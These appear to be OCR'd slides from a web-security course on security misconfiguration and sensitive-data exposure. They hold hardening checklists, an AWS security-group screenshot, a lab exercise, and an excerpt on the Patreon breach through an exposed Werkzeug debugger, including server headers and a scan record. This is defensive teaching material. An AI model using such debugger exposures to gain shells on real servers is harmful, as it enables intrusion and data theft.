
Peep's Night Out | Stormy Weather | Hoop Tricks | Chirp's Flight Program


http://peepandthebigwideworld.com/en/kids/videos/


Use UUIDs or other non repetitious ids

5. Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.




Nuez | Home
nuez.elasticbeanstalk.com/;jsessionid=9D20C85605473C186F41E42DE50F6C88
Search
Disable
Cookies
CSS
Forms
Images
Information
Miscellaneous
Outline
Resize
Tools
View Source
Options
NUEZ
The blog about anything....really...Anything!
Home
All Posts
About
Your signed in as blogger
Logout
Ads
Buy Stuff Here
And more stuff here
If you like stuff, you'll like this stuff...
More stuff here.
But I spent all my money on stuff.
Hello!
Welcome to the Nuez blog. Please feel free to login and blog about any topic that you want to talk about. Enjoy!
Learn more »
Java Rocks!!!
But Groovy and Grails is better.
View more »




```
<session-config>
  <tracking-mode>COOKIE</tracking-mode>
</session-config>
```

disable cookies and determine if session data is written to url

Instance: i-219341f7 (nuez) Public DNS: ec2-54-158-139-211.compute-1.amazonaws.com

Description | Status Checks | Monitoring | Tags

Instance ID	i-219341f7	Public DNS	ec2-54-158-139-211.compute-1.amazonaws.com
Instance state	running	Public IP	54.158.139.211
Instance type	m1.small	Elastic IP	-
Private DNS	ip-10-65-175-228.ec2.internal	Availability zone	us-east-1d
Private IPs	10.65.175.228	Security groups	awseb-e-nuq26udmri-stack-AWSEBSecurityGroup-536Q15GVJ2BZ. view rules
Secondary private IPs	-		
VPC ID	-		
Subnet ID	-		
Network interfaces	-		

Security Groups associated with i-219341f7

Ports	Protocol	Source	awseb-e-nuq26udmri-stack-AWSEBSecurityGroup-536Q15GVJ2BZ
80	tcp	sg-843f59ed	✔
22	tcp	0.0.0.0/0	✔

Securing <app server>

- run as dedicated user (not root)
- change default users & passwords
- remove unnecessary applications
- disable auto deploy
- configure error responses
- set up to date on versions


look up your app server security best practices and validate them

Security Misconfiguration Lab

1. Run Wordy Ninja Blog in Tomcat
2. Determine if an attacker can stop the app
3. Determine if only necessary apps are running
4. Remove any unnecessary apps

6. Sensitive Data Exposure

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.



http://arstechnica.com/security/2015/10/patreon-was-warned-of-serious-website-flaw-5-days-before-it-was-hacked/

Patreon was warned of serious website flaw 5 days before it was hacked

Even worse: Thousands of other sites are making the same facepalm-worthy mistake.

by **Dan Goodin** - Oct 2, 2015 1:24pm EDT

Showing results 191 - 195 of 1,377

sqlalchemy.exc.StatementError: Can't reconnect until invalid transaction is rolled back (original cause: sqlalchemy.exc.InvalidRequestError: Can't reconnect until invalid transaction is rolled back) 'SELECT sessions_new.session_token AS sessions_new_session_token, sessions_new.user_id AS sessions_new_user_i sessions_new.csrf_token AS sessions_new_csrf_token, sessions_new.csrf_token_expires_at AS sessions_new_csrf_token_expires_at, sessions_new.is_admin AS sessions_new_is_admin, sessions_new.extra_data_json AS sessions_new_extra_data_json, sessions_new.created_at AS sessions_new_created_at, sessions_new.expires_at AS sessions_new_expires_at \nFROM sessions_new \nWHE sessions_new.session_token = %s AND sessions_new.expires_at > %s \n LIMIT %s' [immutabledict({})] //

Werkzeug Debugger

54.67.100.111
ec2-54-67-100-111.us-west-1.compute.amazonaws.com
Amazon
Added on 2015-09-05 11:33:32 GMT
United States, San Francisco
Details

SSL Certificate
Issued By:
|- Common Name: Go Daddy Secure Certificate Authority - G2
|- Organization: GoDaddy.com, Inc.
Issued To:
|- Common Name: *.patreon.com

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Date: Sat, 05 Sep 2015 11:30:25 GMT
Server: Werkzeug/0.9.6 Python/3.4.0
Content-Type: text/html; charset=utf-8
X-XSS-Protection: 0
Connection: close
Transfer-Encoding: chunked
```

an e-mail to Ars. "The good thing is that since all communication of the commands sent into Werkzeug are done via GET-requests, [Patreon officials] will most certainly be able to see exactly what commands that was being issued. However, it'll probably just reveal a creation of an interactive shell which [the hackers] then used to extract all the data."

The Detectify version of events is consistent with the official notification delivered Thursday by Patreon CEO Jack Conte. In it, he said the unauthorized access was caused by "a debug version of our website that was visible to the public. Once we identified this, we shut down the server and moved all of our non-production servers behind our firewall." But that discovery came on September 28, five days after Detectify said it notified them of the error.

Patreon officials have yet to respond to Ars' queries about the misconfigured debugger and Detectify's account that they knew of it long before the unauthorized access is said to have happened. This post

